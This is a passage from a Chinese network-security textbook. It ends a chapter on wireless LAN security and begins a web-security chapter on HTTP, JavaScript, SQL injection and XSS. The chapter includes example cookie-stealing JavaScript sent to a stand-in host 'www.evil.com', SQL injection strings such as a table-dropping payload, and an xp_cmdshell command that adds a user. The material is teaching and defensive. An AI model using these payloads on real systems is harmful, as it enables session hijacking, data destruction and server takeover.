(1) 加密机制。IEEE 802.11i 定义了 TKIP(Temporal Key Integrity Protocol)和 CCMP(Counter-mode/ CBC-MAC Protocol)两种加密机制。其中 TKIP 是一种过渡算法，仍采用 RC4 作为核心加密算法，但将初始向量 IV 扩展到 48 比特、增加消除弱密钥机制、利用消息完整性代码 MIC 防止数据被篡改，在一定程度上提高了破解难度。CCMP 机制基于高级加密标准 AES 加密算法和 CCM 认证方式，采用计数器模式(CTR)和完整性校验模式(CBC-MAC)进行数据保护，是 IEEE 802.11i 最强的安全算法，能够更好地解决 WLAN 安全问题。

(2) 认证机制。IEEE 提出 IEEE 802.1x 协议来解决 IEEE 802.11 认证机制中存在的安全缺陷。IEEE 802.1x 提供了可靠的用户认证和密钥分发的框架，核心是可扩展认证协议(Extensible Authentication Protocol，EAP)。EAP 协议是一种封装协议，在具体应用中可以根据不同的认证方法进行扩展，可选 EAP-TLS、PEAP、EAP-SIM 等，最常见的是 EAP-TLS，已经成为国际标准 RFC 2716。

EAP-TLS 协议基于 TLS 实现，要求双方都有公钥证书，服务器与客户的双向认证是通过公钥证书，进行 TLS 建立会话密钥。该协议不对用户身份进行保护，可以被攻击者窃听。该协议在 STA 和认证服务器间实现双向身份认证，AP 被错误地认为是可信任的实体，缺乏对 AP 的认证，有遭受假冒 AP 攻击的可能。

## 7.6　本章小结

本章首先对网络安全威胁和几种主要的网络安全控制技术进行了详细描述，包括数据加密、虚拟专有网、PKI 与证书、身份鉴别和访问控制；其次，对防火墙、入侵检测系统和虚拟专有网进行了详细研究，包括防火墙的体系结构、防火墙的配置实例、IDS 的功能及

类型、虚拟专有网的类型和协议；最后，研究了无线网络安全，包括移动通信网络安全和无线局域网安全。

## 参 考 文 献

[1] Charles P. Pfleeger，Shari Lawrence Pfleeger. 李毅超，蔡洪斌，谭浩，译. 信息安全原理与应用(第4版). 北京：电子工业出版社，2007.
[2] William Stallings. 白国强，译. 网络安全基础：应用与标准(第5版). 北京：清华大学出版社，2014.
[3] Douglas Jacobson. 仰礼友，赵红宇，译. 网络安全基础：网络攻防、协议与安全. 北京：电子工业出版社，2011.
[4] Eric Cole. 曹继军，林龙信，译. 网络安全宝典(第2版). 北京：清华大学出版社，2010.
[5] 王秀利. 网络拥塞控制及拒绝服务攻击防范. 北京：北京邮电大学出版社，2009.
[6] 胡道元，闵京华. 网络安全(第2版). 北京：清华大学出版社，2008.
[7] 冯登国，徐静. 网络安全原理与技术(第2版). 北京：科学出版社，2010.
[8] S. Bellovin. Security Problems in the TCP/IP Protocol Suite. Computer Communication Review，1989，19(2)：32-48.
[9] M. Andrews，J. A. Whittaker. How to Break Web Software. Boston：Addison-Wesley，2006.
[10] ActivNewsletter. Lloyd's TSB Secures Online Banking Services with ActivCardGold. http://www.activcard.com/activ/newsroom/newsletter/0202_edition/llods.html.
[11] 朱建明，马建峰. 无线局域网安全——方法与技术(第2版). 北京：机械工业出版社，2009.

## 思 考 题

1. 你的个人计算机以前或现在是僵尸吗？后果如何？如果你是一位系统管理员，正在查找你管理的网络中的僵尸，你会查找些什么？

2. 什么是中间人攻击？请举出一个实际生活中存在这种攻击的例子(不要举来自于计算机网络方面的例子)。假设有一种方法能够让发送者和接收者排除中间人攻击。

(1) 请举出一种不使用加密的方法；

(2) 请举出一种使用了加密但也能保证中间人不能在密钥交换过程中实施这种攻击的方法。

3. 你是否应用过VPN？请举例。

4. 一些人认为对PKI进行证书授权应该由政府来做，而其他人认为证书授权应该由一些私有实体——比如银行、企业或学校来做。这两种方案各有什么优缺点？

5. 你的个人计算机上是否装有防火墙？如果有，进行了哪些设置？你能举出几种流行的个人防火墙？

6. 你的个人计算机上是否装有入侵检测系统？为什么？你能举出几种流行的入侵检测系统？

# 第 8 章 Web 安全

**本章学习要点：**

✍ HTML 协议以及请求与响应的报文结构；

✍ Cookie 的功能及其安全的重要性；

✍ SQL 注入的原理和分类；

✍ XSS 跨站脚本攻击的原理，分类，特别是利用 XSS 获取 Cookie 进行会话劫持。

## 8.1 前端基础

首先有必要将可能涉及的语言基础部分在本章进行系统介绍，了解 HTML 的世界，脚本、样式、图片、多媒体等这些资源如何运作，然后学习号称跨站之魂的 JavaScript 脚本如何打破 Web 的逻辑。

### 8.1.1 URL

URL 就是经常提到的链接，通过 URL 请求可以查到唯一的资源，格式如下：

```
<scheme>://<netloc>/<path>?<query>#<fragment>
```

比如，下面是一个最普通的 URL：

```
http://www.foo.com/path/f.php?id=1&type=cool#new
```

对应关系是：

```
<scheme>-http
<netloc>-www.foo.com
<path>-/path/f.php
<query>-id=1&type=cool,包括<参数名=参数值>对
<fragment>-new
```

对于需要 HTTP Basic 认证的 URL 请求，甚至可以将用户名与密码直接放入 URL 中，位于<netloc>之前：

```
http://username:password@www.foo.com/
```

我们接触最多的是 HTTP/HTTPS 协议的 URL，这是 Web 安全的入口点，各种安全威胁都伴随着 URL 的请求而进行的，如果客户端到服务端各层的解析没做好，就可能

出现问全问题。

URL 的编码方式有三类：escape、encodeURI、encodeURIComponent，这三个编码函数是有差异的，浏览器在自动 URL 编码中也存在差异。

### 8.1.2 HTTP 协议

URL 的请求协议几乎都是 HTTP，它是一种无状态的请求响应，即每次的请求响应之后，连接会立即断开或延时断开（保持一定的连接有效期），断开后，下一次请求再重新建立。这里举一个简单的例子，对 http://www.foo.com/发起一个 GET 请求，如图 8-1 所示。

```
GET / HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)
Accept-Encoding: gzip, deflate
Host: www.foo.com
```

**图 8-1　GET 请求**

其响应如图 8-2 所示。

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Sun, 31 May 2015 16:58:19 GMT
ETag: "c2c87764f467093a25536e5be92b016e"
Server: nginx/1.1.19
Set-Cookie:
_digiadmin2_session=BAh7BOkiD3Nlc3Npb25faWQGOgZFRkkiJWI3OWUxZjlkZjdmZDhhMzIzMDQwN2EOMjM2N2IONmV
jBjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMTlQWlUzMVZSTGNhQ21iUGZOeGNPTnR4TnhyVzg3TVdBT29ZMktoQU9nTTQ9B
jsARg%3D%3D--4abdb60dc65c8f87ee126d8b6db9b32af7585b8b; path=/; HttpOnly
Status: 200 OK
X-Request-Id: 513a3a995f28ff6f0724dcca9f8e7aca
X-Runtime: 0.035303
X-UA-Compatible: IE=Edge,chrome=1
Content-Length: 3227
Connection: keep-alive

<!DOCTYPE html>
<html
```

**图 8-2　200 OK 响应**

请求与响应一般都分为首部与体部（它们之间以空行分隔）。对于请求体来说，一般出现的 POST 方法中，比如包含表单的键值对。响应体就是在浏览器中看到的内容，比如，HTML/JavaScript/XML 等。这里的重点在这个首部，首部的每一行都有自己的含义，key 与 value 之间以冒号分隔，下面看看几个关键点。

请求首部中的几个关键点如下。

```
GET   HTTP/1.1
```

这一行必不可少，常见的请求方法有 GET/POST，最后的“HTTP/1.1”表示 HTTP 协议的版本号。

```
host:www.foo.com
```

这行也必不可少，表明请求的主机是什么。

```
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.19 (KHTML, likeGecko) Chrome/18.0.1025.3
Safari/535.19
```

User-Agent 用于表明身份，从这里可以看到操作系统、浏览器、浏览器内核及对应的版本号等信息。

```
Cookie: SESSIONID=58AB420B1D88800526ACCCAA83A827A3: FG=1
```

前面说到 HTTP 是无状态的，那么每次连接时，服务端如何知道你是上一次的哪个？这里通过 Cookies 进行会话跟踪，第一次响应时设置的 Cookies 在随后的每次请求中都会发送出去。Cookies 还可以包括登录认证后的身份信息。

响应首部中的几个关键点如下。

```
HTTP/1.1 200 OK
```

这一行肯定有，200 是状态码，OK 是状态描述。

```
Server: nginx/1.1.19
```

上述语句透露了服务端的一些信息：Web 容器、操作系统、服务端语言及对应的版本。

```
Content-Length: 3227
```

是响应体的长度。

```
Content-Type: text/html; charset=utf-8
```

是响应资源的类型与字符集。针对不同的资源类型会有不同的解析方式，这个会影响浏览器对响应体里的资源解析方式，字符集也会影响浏览器的解码方式，两者都可能带来安全问题。

每个 Set-Cookie 都设置一个 Cookie(类似 key=value)，随后是如下内容。

请求响应首部常见的一些字段有必要了解，这是后面研究 Web 安全时对各种 HTTP 数据包分析的前提。

HTML 里可以有脚本、样式等内容的嵌入，以及图片、多媒体等资源的引用。我们看到的网页就是一个 HTML 文档，比如下面这段就是 HTML。

```
<html>
    <head>
    <title>HTML</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <style>
        /* 这里是样式 */
        body { font-size: 14px ;}
    </style>
    <script>
        a=1; /* 这里是脚本 */
```

```
    </script>
    </head>
    <body>
    <div>
        <h/l>这些都是 HTML</hl><br />
        <img src="http://www.foo.com/logo.jpg" title="这里是图片引用" />
    </div>
    </body>
</html>
```

人们经常说 HTML 组成是松散的，是因为 HTML 是由众多标签组成的，标签内还有对应的各种属性。这些标签可以不区分大小写，有的可以不需要闭合。属性的值可以用单引号、双引号、反单引号包围住，甚至不需要引号。多余的空格与 Tab 毫不影响 HTML 的解析。HTML 里可以内嵌 JavaScript 等内容，而不强调分离，然而很多前端安全问题就是因为松散导致的。

### 8.1.3 JavaScript

在 Web 安全中，JavaScript 控制了整个前端的逻辑，通过 JavaScript 可以完成许多操作。举个例子，用户在网站上可以提交内容，然后可以编辑与删除，这些 JavaScript 几乎都可以完成。大多数情况下，有了 XSS 漏洞，就意味着可以注入任意的 JavaScript，也就意味着被攻击者的任何操作都可以模拟，任何隐私信息都可以获取到。可以说，JavaScript 就是跨站之魂。

在浏览器中，用户发出的请求基本上都是 HTTP 协议里的 GET 与 POST 方式。对于 GET 方式，实际上就是一个 URL，方式有很多，常见的如下：

```
//新建一个 img 标签对象,对象的 src 属性指向目标地址
new Image().src="http://www.evil.com/steal.php "+escape(document.cookie);
//在地址栏里打开目标地址
location.href="http://www.evil.com/steal.php "+escape(document.cookie);
```

这两种方式原理是相通的，通过 JavaScript 动态创建 iframe/frame/script/link 等标签对象，然后将它们的 src 或 href 属性指向目标地址即可。

对于 POST 的请求，XMLHttpRequest 对象就是一个非常方便的方式，可以模拟表单提交，如下是一段的示例：

```
xhr=function() {
    /* xhr 对象 */
    if(window.XMLHttpRequest)
        request=new XMLHttpRequest();
    else if(window.ActiveXObject)
        request=new window. ActiveXObject('Microsoft.XMLHTTP');
    return request; };
```

```
request=function(method, src, argv, content_type) {
    xhr.open(method, src, false)          /* 同步方式 */
    if(method='POST')
        xhr.setRequestHeader('Content-Type', content_type);
                                          /* 设置表单的 Content-Type 类型 */
    xhr.send(argv);                       /* 发送 POST 数据 */
    return xhr.responseText;              /* 返回响应的内容 */ };

attack_a=function() {
    var src="http://www.evil.com/steal.php ";
    var argv_0=" &name1=value1&name 2=value2 ";
    request("POST", src, argv_0, "application/x-www-form-urlencoded"); };

attack_a();
```

POST 表单提交的 Content-Type 为 application/x-www-form-urlencoded，这是一种默认的标准格式。在前端黑客攻击中，比如 XSS 经常需要发起各种请求（如盗取 Cookies、蠕虫攻击等），这里介绍的 POST 方式都是 XSS 攻击常用的。

## 8.2　SQL 注入漏洞

SQL 注入漏洞（SQL injection）是 Web 层面最高危的漏洞之一。在 2008 年至 2010 年期间，SQL 注入漏洞连续 3 年在 OWASP 年度十大漏洞排行中排名第一。

在 2005 年前后，SQL 注入漏洞到处可见，在用户登录或者搜索时，只需要输入一个单引号就可以检测出这种漏洞。随着 Web 应用程序的安全性不断提高，SQL 注入漏洞逐渐减少，同时也变得更加难以检测与利用。

### 8.2.1　SQL 注入原理

想要更好地研究 SQL 注入，就必须深入了解每种数据库的 SQL 语法及特性。虽然现在的多数数据库都会遵循 SQL 标准，但是每种数据库也都有自己的单行函数及特性。下面通过一些经典的万能密码案例来介绍 SQL 注入漏洞，本次环境为 JSP+SQL Server。

图 8-3 是一个正常的登录表单，输入正确的账号和密码后，JSP 程序会查询数据库：如果存在此用户并且密码正确，将会成功登录，跳转至 FindMsg 页面；如果用户不存在或者密码不正确，则会提示账号或者密码错误。

在登录界面中，密码本身可以随意填写或者不写，然后单击“登录”按钮。接下来通过 webscarab 工具抓包将提交页面中的密码修改，添加一段比较特殊的字符串“' or '1'='1”，随后发现是可以正常登录的，如图 8-4 所示。

比较奇怪的是为什么随意输入密码都可以进入后台呢？进入数据库查看，发现 Neville 用户只对应 smith 密码，根本没有后缀为“' or '1'='1”这个密码。难道是程序出错了吗？下面详细分析此程序，看看问题到底出现在何处。





图 8-3　登录界面




图 8-4　万能密码登录成功

首先，提交正确的账号为 Neville，密码为 smith，跟踪 SQL 语句，发现最终执行的 SQL 语句为：

```
select count(*) from admin where username='Neville' and password='smith'
```

在数据库中，存在 Neville 用户，并且密码为 smith，所以此时用户可以成功登录。

接下来继续在密码 smith 后面输入特殊字符串“or '1'='1'”，并跟踪 SQL 语句，最终执行 SQL 语句为：

```
select count(*) from admin where username='Neville' and password='smith' or
'1'='1'
```

终于找到问题的根源了，从开发人员的角度理解，SQL 语句的本义是：

```
username='账户' and password='密码',
```

现在却变为：

```
username='账户' and password='密码' or '1'='1'
```

此时的 password 根本起不了任何作用，因为无论它正确与否，password='密码' or '1'='1'这条语句永远为真。

很显然，可以顺利通过验证，登录成功。这就是一次最简单的 SQL 注入过程。虽然过程很简单，但其危害却很大，比如，在密码位置处输入以下 SQL 语句

```
or '1'='1'; drop table admin --
```

因为 SQL Server 支持多语句执行，所以这里可以直接删除 admin 表。

由此可知，SQL 注入漏洞的形成原因就是：用户输入的数据被 SQL 解释器执行。

仅仅知道 SQL 注入漏洞形成的原因还不足以完美地做好 SQL 注入的防护工作，因为它是防不胜防的。下面将详细介绍攻击者 SQL 注入的常用技术，以做好 Web 防注入工作。

### 8.2.2 注入漏洞分类

常见的 SQL 注入类型包括：数字型和字符型。也有人把类型分得更多、更细。但不管注入类型如何，攻击者的目的只有一点，那就是绕过程序限制，使用户输入的数据带入数据库执行，利用数据库的特殊性获取更多的信息或者更大的权限。

**1. 数字型注入**

当输入的参数为整型时，如 ID、年龄、页码等，如果存在注入漏洞，则可以认为是数字型注入，数字型注入是最简单的一种。假设有 URL 为 HTTP://www.xxser.com/test.php?id=8，可测猜测 SQL 语句为：

```
select * from table where id=8
```

测试步骤如下。

(1) HTTP://www.xxser.com/test.php?id=8'。

SQL 语句为：select * from table where id=8'，这样的语句肯定会出错，导致脚本程序无法从数据库中正常获取数据，从而使原来的页面出现异常。

(2) HTTP://www.xxser.com/test.php?id=8 and 1=1。

SQL 语句为 select * from table where id=8 and 1=1，语句执行正常，返回数据与原始请求无任何差异。

(3) HTTP://www.xxser.com/test.php?id=8 and 1=2。

SQL 语句变为 select * from table where id=8 and 1=2，语句执行正常，但却无法查询出数据，因为“and 1=2”始终为假。所以返回数据与原始请求有差异。

如果以上三个步骤全部满足，则程序就可能存在 SQL 注入漏洞。

这类数字型注入最多出现在 ASP、PHP 等弱类型语言中，弱类型语言会自动推导变量类型，例如，参数 id=8，PHP 会自动推导变量 id 的数据类型为 int 类型，那么 id=8 and 1=1，则会推导为 string 类型，这是弱类型语言的特性。而对于 Java、C# 这类强类型语言，如果试图把一个字符串转换为 int 类型，则会抛出异常，无法继续执行。所以，强类型的语言很少存在数字型注入漏洞，强类型语言在这方面比弱类型语言有优势。

**2. 字符型注入**

当输入参数为字符串时，称为字符型。数字型与字符型注入最大的区别在于：数字类型不需要单引号闭合，而字符串类型一般要使用单引号来闭合。

数字型例句如下：

```
select * from table where id=8
```

字符型例句如下：

```
select * from table where username='admin'
```

字符型注入最关键的是如何闭合 SQL 语句以及注释多余的代码。

当查询内容为字符串时，SQL 代码如下：

```
select * from table where username='admin'
```

当攻击者进行 SQL 注入时，如果输入“admin and 1＝1”，则无法进行注入。因为“admin and 1＝1”会被数据库当作查询的字符串，SQL 语句如下：

```
select * from table where username=' admin and 1=1'
```

这时想要进行注入，则必须注意字符串闭合问题。如果输入“admin' and 1＝1——”就可以继续注入，SQL 语句如下：

```
select * from table where username='admin' and 1=1--'
```

只要是字符串类型注入，都必须闭合单引号以及注释多余的代码。例如，update 语句：

```
update Person set username='username', set password='password' where id=1
```

在对该 SQL 语句进行注入，就需要闭合单引号，可以在 usemame 或 password 处插入语句“'＋(select @@version)＋'”，最终执行的 SQL 语句为：

```
update Person set username='username', set password=' '+(select @@version)+' ' where id=1
```

利用两次单引号闭合才完成 SQL 注入。

**注意**：数据库不同，字符串连接符也不同，如 SQL Server 的连接符号是“＋”，Oracle 的连接符是“||”，MySQL 的连接符是空格。

例如，insert 语句：

```
insert into users(username, password, title) values('username', 'password', 'title')
```

当注入 title 字段时，可以像 update 注入一样，直接使用以下 SQL 语句：

```
insert into users(username, password, title) values('username', 'password', ' '+(select @@version)+'
')
```

**3. SQL 注入分类**

一般认为 SQL 注入只分为数字型与字符型，但是很多初学者可能会问不是还有 Cookie 注入、POST 注入、盲注、延时等注入吗？没错，确实如此，不过也仅仅是以上两大类的不同展现形式，或者不同的展现位置。

那么，为什么一般认为 SQL 注入只分为数字型与字符型呢？因为对数据库进行数据查询时，输入数据一般只有两种：一个是数字类型，比如 where id＝1、where age＞20，另外是一个字符串类型，比如 where name＝'root'、where datetime＞'2013-08-18'。

可能不同的数据库的比较方式不一样，但带入数据库查询时一定是字符串。所以，无论是 POST 注入，还是其他类型注入，都可归纳为数字型注入或者字符型注入。

**注意**：严格地说，数字也是字符串，在数据库中进行数据查询时，where id＝'1'也是合法的，只不过在查询条件为数字时一般不会加单引号。

那么 Cookie 注入、POST 注入等是怎么回事呢？其实这类注入主要通过注入的位置来分辨，比如有以下请求：

```
POST /user/login.php HTTP/1.1
```

```
Host: www.secbug.org
Proxy-Connection: keep-alive
Content-Length: 53
Cache-Control: max-age=0
User-Agent: Mozilla/5.0(Windows NT 6.1) AppleWebKit/537.17(KHTML, like Gecko)
Chrome/24.0.1312.57 Safari/537.17 SE 2.X MetaSr 1.0
Content-Type: application/x-www-form-urlencoded
Cookie: _jkb_10667=1
username=admin&password=123456
```

此时为 POST 请求，但是 POST 数据中的 username 字段存在注入漏洞，一般都会直接说 POST 注入，却不再考虑 username 是什么类型的注入。

以下是一些常见的注入法。

- POST 注入：注入字段在 POST 数据中。
- Cookie 注入：注入字段在 Cookie 数据中。
- 延时注入：使用数据库延时特性注入。
- 搜索注入：注入处为搜索的地点。
- base64 注入：注入字符串需要经过 base64 加密。

### 8.2.3 SQL Server 数据库注入

对大多数数据库而言，SQL 注入的原理基本相似，因为每个数据库都遵循一个 SQL 语法标准。但它们之间也存在许多细微的差异，包括语法、函数的不同。所以，在针对不同的数据库注入时，思路、方法也不可能完全一样。接下来，以 SQL Server 2008 数据库的注入作为实例说明。

攻击者对数据库注入，无非是利用数据库获取更多的数据或者更大的权限，那么利用方式可以归为以下三大类：

(1) 查询数据。

(2) 读写文件。

(3) 执行命令。

**1. 利用错误消息提取信息**

SQL Server 是一个非常优秀的数据库，它可以准确地定位错误消息，对开发人员来说这是一件十分美好的事情，对攻击者来说也是一件十分美好的事情，因为攻击者可以通过错误消息提取数据。

(1) 枚举当前表及列。现在有一张表，结构如下：

```
create table users(
id int not null identity(1, 1)
username varchar(20) not null,
password varchar(20) not null,
privs int not null,
email varchar(50))
```

查询 root 用户的详细信息，SQL 语句如下：

```
select * from users where username='root'
```

攻击者可以利用 SQL Server 特性来获取敏感信息，输入如下语句：

```
' having 1=1--
```

最终执行 SQL 语句为：

```
select * from users where username='root' and password='root' having 1=1--'
```

那么 SQL 执行器将抛出一个错误：

消息 8120,级别 16,状态 1,第 2 行

选择列表中的列 users.id 无效，因为该列没有包含在聚合函数或 GROUP BY 子句中。

可以发现当前表名为 users，并且存在 ID 列名，攻击者可以利用此特性继续得到其他列名。

(2) 利用数据类型错误提取数据。如果试图将一个字符串与非字符串比较，或者将一个字符串转换为另外一个不兼容的类型时，那么 SQL 编辑器将会抛出异常，比如以下 SQL 语句：

```
select * from users where username='root' and password='root' and 1>(select top 1 username from users)
```

执行器错误提示：

消息 245,级别 16,状态 1,第 2 行

在将 varchar 值 root 转换成数据类型 int 时失败。

可以发现 root 账户已经被 SQL Server 给“出卖”了，利用此方法可以递归推导出所有的账户信息。

如果不嵌入子查询，也可以使数据库报错，这就用到了 SQL Server 的内置函数 CONVERT 或者 CASE 函数，这两个函数的功能是：将一种数据类型转换为另外一种数据类型。输入如下 SQL 语句：

```
select * from users where username='root' and password='root' and 1>convert(int,(select top 1 users.username from users))
```

如果感觉递归比较麻烦，可以通过使用 FOR XML PATH 语句将查询的数据生成 XML。执行器抛出异常：

消息 245,级别 16,状态 1,第 1 行

在将 nvarchar 值 root|root,admin|admin,xxser|xxser 转换成数据类型 int 时失败。

**2. 获取元数据**

SQL Server 提供了大量视图，便于取得元数据。下面使用 INFORMATION_




SCHEMA. TABLES 与 INFORMATION_SCHEMA. COLUMNS 视图来取得数据库表以及表的字段。

取得当前数据库表语句如下，执行结果如表 8-1 所示。

```
select TABLE_NAME from INFORMATION_SCHEMA.TABLES
```

取得 Student 表字段语句如下，执行结果如表 8-2 所示。

```
select COLUMN_NAME from INFORMATION_SCHEMA.COLUMNS where TABLE_NAME=' Student '
```

**表 8-1　查询数据库表**

| 序号 | TABLE_NAME |
|---|---|
| 1 | Result |
| 2 | Student |
| 3 | tests |
| 4 | users |
| 5 | Grade |
| 6 | Subject |

**表 8-2　Student 表字段**

| 序号 | COLUMN_NAME |
|---|---|
| 1 | StudentNo |
| 2 | LoginPwd |
| 3 | StudentName |
| 4 | Sex |
| 5 | GradeId |
| 6 | Phone |

**3. order by 子句**

order by 子句为 select 查询的列排序，如果同时指定了 top 关键字，order by 子句在视图、内联函数、派生表和子查询中无效。攻击者通常会注入 order by 语句来判断此表的列数。

(1) select id，usemame，password from users where id=1，SQL 执行正常。

(2) select id，usemame，password from users where id=1 order by 1，按照第 1 列排序，SQL 执行正常。

(3) select id，usemame，password from users where id=1 order by 2，按照第 2 列排序，SQL 执行正常。

(4) 以此类推……

在 SQL 语句中，只查询了 n－1 列，如果要求数据库按照第 n 列排序，数据库抛出异常，攻击者也得知了当前 SQL 语句有几列存在，从而可以配合 union 关键字进行下一步的攻击。

**4. union 查询**

union 关键字将两个或更多个查询结果组合为单个结果集，俗称联合查询，大部分数据库都支持 union 查询。

(1) 联合查询探测字段数。前面介绍的 users 表中，查询 id 字段为 1 的用户，正常的 SQL 语句为：

```
select id, username, password from users where id=1
```

使用 nuion 查询对 id 字段注入，SQL 语句如下：

```
select id, username, password, sex from users where id=1 union select null
```

数据库发出异常：

```
消息 205,级别 16,状态 1,第 1行
```

使用 union、intersect 或 except 运算符合并的所有查询必须在其目标列表中有相同数目的表达式。

递归查询，直到无错误产生，可得知 users 表查询的字段数。

(2) 联合查询敏感信息。前面已经介绍了如何获取字段数，接下来攻击者使用 union 关键字查询敏感信息，union 查询可以在 SQL 注入中发挥非常大的作用。

如果得知列数为 n，可以使用以下语句继续注入：

```
id=5 union select 'x', null, null, null from sysobject where xtype='U'
```

如果第 1 列数据类型不匹配，数据库将会报错，这时可以继续递归查询，向后轮换 x 直到语句正常执行为止。一旦语句执行正常，代表数据类型兼容，就可以将 x 换为 SQL 语句，查询敏感信息。

**5. 危险的存储过程**

存储过程(Stored Procedure)是在大型数据库系统中为了完成特定功能的一组 SQL "函数"，如执行系统命令，查看注册表，读取磁盘目录等。

攻击者最常使用的存储过程是 xp_cmdshell，这个存储过程允许用户执行操作系统命令。

例如，http://www.secbug.org/test.aspx?id=1 存在注入点，那么攻击者就可以实施命令攻击：

```
http://www.secbug.org/test.aspx?id=1;exec xp_cmdshell 'net user test test/add'
```

最终执行 SQL 语句如下：

```
select * from table where id=1; exec xp_cmdshell 'net user test test/add'
```

攻击者可以直接利用 xp_cmdshell 操纵服务器。

攻击者也可能会自己写一些存储过程，比如 I/O 操作(文件读/写)，这些都是可以实现的。另外，任何数据库在使用一些特殊的函数或存储过程时，都需要有特定的权限，否则无法使用。

### 8.2.4 防止 SQL 注入

SQL 注入攻击的问题最终归于用户可以控制输入。这验证了一句老话：有输入的地方，就可能存在风险。想要更好地防止 SQL 注入攻击，就必须清楚一个概念：数据库只负责执行 SQL 语句，根据 SQL 语句来返回相关数据。数据库并没有什么好的办法直接过滤 SQL 注入，即使是存储过程也不例外。了解此点后，就明白防御 SQL 注入，还是得从代码入手。




在使用程序语言对用户输入过滤时,首先要考虑的是用户的输入是否合法。但这一任务太难,程序根本无法识别。例如,在注册用户时,用户填写姓名为张三,密码为ZhangSan,E-mail为xxser@xxser.com,SQL语句如下:

```
insert into users(username, password) values('张三', 'ZhangSan', 'xxser@xxser.com');
```

如果输入邮箱为“'+(select @@version)+'”,则造成了一次SQL注入攻击。

如果在程序中禁止或者过滤单引号,也不是真正解决问题的办法,例如,外国人的名字很多都会包含一个单引号。另外,在数字型注入中也不一定会用单引号。

如果禁止输入查询语句,如select、insert、union关键字,也不是完善的过滤方案,攻击者可以通过很多方法绕过关键字,如sel/**/ect,使用注释对关键字进行分割。

SQL注入防御有很多种,根据SQL注入的分类,防御主要分为两种:数据类型判断和特殊字符转义,下面我们以此深入展开。

**1. 严格的数据类型**

Java、C#等强类型语言几乎可以完全忽略数字型注入,攻击者想在此代码中注入是不可能的。然而像PHP、ASP,并没有强制要求处理数据类型,这类语言会根据参数自动推导出数据类型,假设id=1,则推导ID的数据类型为integer;id=str,则推导ID的数据类型为string。这一特点在弱类型语言中是相当不安全的。如:

```
$id=$_GET['id'];
$sql="select * from news where id=$id;";
$news=exec($sql);
```

攻击者可能把id参数变为1 and 1=2 union select username,password from users;--,这里并没对$id变量转换数据类型,PHP自动把变量$id推导为string类型,带入数据库查询,造成SQL注入漏洞。

防御数字型注入相对来说是比较简单的,只需要在程序中严格判断数据类型即可。如使用is_numeric()、ctype_digit()等函数判断数据类型,即可解决数字型注入。

**2. 特殊字符转义**

通过加强数据类型验证可以解决数字型的SQL注入,字符型却不可以,因为它们都是string类型,你无法判断输入是否是恶意攻击。那么最好的办法就是对特殊字符进行转义。因为在数据库查询字符串时,任何字符串都必须加上单引号。既然知道攻击者在字符型注入中必然会出现单引号等特殊字符,那么将这些特殊字符转义即可防御字符型SQL注入。例如,用户搜索数据:

```
http://www.xxser.com/news?tag=电影
```

SQL注入语句如下:

```
select title, content from news where tag='%电影' and 1=2 union select username, password from users
--%'
```

防止SQL注入应该在程序中判断字符串是否存在敏感字符,如果存在,则根据相应的数据库进行转义。如MySQL使用“\”转义,如果以上代码使用数据库为MySQL,那么

转义后的 SQL 语句如下：

```
select title, content from news where tag= '% 电影\' and 1=2 union select username, password from users
--% '
```

在介绍特殊字符转义过滤 SQL 注入时，就不得不提起另一种非常难以防范的 SQL 注入攻击：二次注入攻击。

以 PHP 为例，PHP 在开启 magic_quotes_gpc 后，将会对特殊字符转义，比如，将'过滤为\'，如下 SQL 语句：

```
$sql="insert into message(id, title, content) values(1, '$title', '$content')";
```

插入数据时，如果存在单引号等敏感字符，将会被转义，现在通过网站插入数据：id 为 3，title 为 secbug'、content 为 secbug. org，那么 SQL 语句如下：

```
insert into message(id, title, content) values(3, 'secbug\'', 'secbug.org')
```

单引号已经被转义，这样注入攻击就无法成功。但请注意，secbug\'在插入数据库后却没有“\”，语句如下：

| id | title | content |
|---|---|---|
| 1 | secbug' | secbug. org |

这里可以试想一下，如果另有一处查询为：

```
select id, title, content from message where title= '$title'
```

那么这种攻击就称为二次 SQL 注入。

## 8.3　XSS 跨站脚本漏洞

XSS 又称为 CSS(Cross Site Scripting)，即跨站脚本攻击，是最常见的 Web 应用程序安全漏洞之一，在 2013 年度 OWASP top 10 中排名第三。

XSS 是指攻击者在网页中嵌入客户端脚本，通常是用 JavaScript 编写的恶意代码，当用户使用浏览器浏览被嵌入恶意代码的网页时，恶意代码将会在用户的浏览器上执行。

从上述内容可知，XSS 属于客户端攻击，受害者最终是用户。不要以为受害者是用户，就认为跟自己的网站、服务器安全没有关系。但请注意，千万不要忘记网站管理人员也属于用户之一，这就意味着 XSS 可以攻击“服务器端”。因为管理员要比普通用户的权限大得多，一般管理员都可以对网站进行文件管理、数据管理等操作，而攻击者就有可能靠管理员身份作为“跳板”实施攻击。

### 8.3.1　XSS 原理解析

XSS 攻击是在网页中嵌入客户端恶意脚本代码，这些恶意代码一般是使用

JavaScript 语言编写的(也有使用 ActionScript、VBScript 等客户端脚本语言编写的)。所以,如果想要深入研究 XSS,必须要精通 JavaScript。JavaScript 能做到什么,XSS 的威力就有多大。

JavaScript 可以用来获取用户的 Cookie、改变网页内容、URL 调转,那么存在 XSS 漏洞的网站,就可以盗取用户 Cookie、黑掉页面、导航到恶意网站,而攻击者需要做的仅仅是向 Web 页面中注入 JavaScript 代码。

下面是一段最简单的 XSS 漏洞实例,其代码很简单,在 Index. html 页面中提交数据后,在 PrintStr 页面显示。

